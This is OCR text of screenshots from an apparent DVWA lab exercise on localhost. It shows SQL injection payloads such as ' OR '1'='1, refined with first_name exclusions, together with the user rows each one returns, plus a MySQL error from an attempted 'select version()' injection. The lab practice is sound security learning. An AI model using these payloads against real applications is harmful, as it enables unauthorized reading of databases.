

Vulnerability: SQL In
Poe
mysql - What is the
CREATE TABLE - Ma
localhost/dvwa/vulnerabilities/sqli/?id=w'+OR+'1'%3D'1&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: w' OR '1'='1
First name: admin
Surname: admin
ID: w' OR '1'='1
First name: Gordon
Surname: Brown
ID: w' OR '1'='1
First name: Hack
Surname: Me
ID: w' OR '1'='1
First name: Pablo
Surname: Picasso
ID: w' OR '1'='1
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
8:45 PM
3/14/2024


8,


Vulnerability: SQL In
Poe
mysql - What is the
CREATE TABLE - Mar
localhost/dvwa/vulnerabilities/sqli/?id=ID%3A+'+OR+'+'%3D'+'+and+first_
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ID: ' OR ' '=' ' and first_name <> 'admin
First name: Gordon
Surname: Brown
ID: ID: ' OR ' '=' ' and first_name <> 'admin
First name: Hack
Surname: Me
ID: ID: ' OR ' '=' ' and first_name <> 'admin
First name: Pablo
Surname: Picasso
ID: ID: ' OR ' '=' ' and first_name <> 'admin
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
8:48 PM
3/14/2024



Vulnerability: SQL In
Poe
mysql - What is the
CREATE TABLE - Mar
localhost/dvwa/vulnerabilities/sqli/?id=w'+OR+'1'+%3D+'1'+AND+first_nam
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon
First name: Hack
Surname: Me
ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon
First name: Pablo
Surname: Picasso
ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
8:49 PM
3/14/2024


Vulnerability: SQL In
Poe
mysql - What is the
CREATE TABLE - Mar
localhost/dvwa/vulnerabilities/sqli/?id=w'+OR+'1'+%3D+'1'+AND+first_nam
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon' and first_name <> 'H
First name: Pablo
Surname: Picasso
ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon' and first_name <> 'H
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
8:49 PM
3/14/2024


Vulnerability: SQL In
Poe
mysql - What is the
CREATE TABLE - Mar
localhost/dvwa/vulnerabilities/sqli/?id=w'+OR+'1'+%3D+'1'+AND+first_nam
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon' and first_name <> 'H
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
8:49 PM
3/14/2024


Vulnerability: SQL In
Poe
mysql - What is the
CREATE TABLE - Ma
localhost/dvwa/vulnerabilities/sqli/?id=w'+OR+'1'+%3D+'1'+AND+first_name+
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
8:50 PM
3/14/2024

9,





Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select version()#'' at line 1 in E:\wamp64\www\dvwa\vulnerabilities\sqli\source\low.php on line *11*


mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select version()#'' at line 1 in E:\wamp64\www\dvwa\vulnerabilities\sqli\source\low.php on line *11*

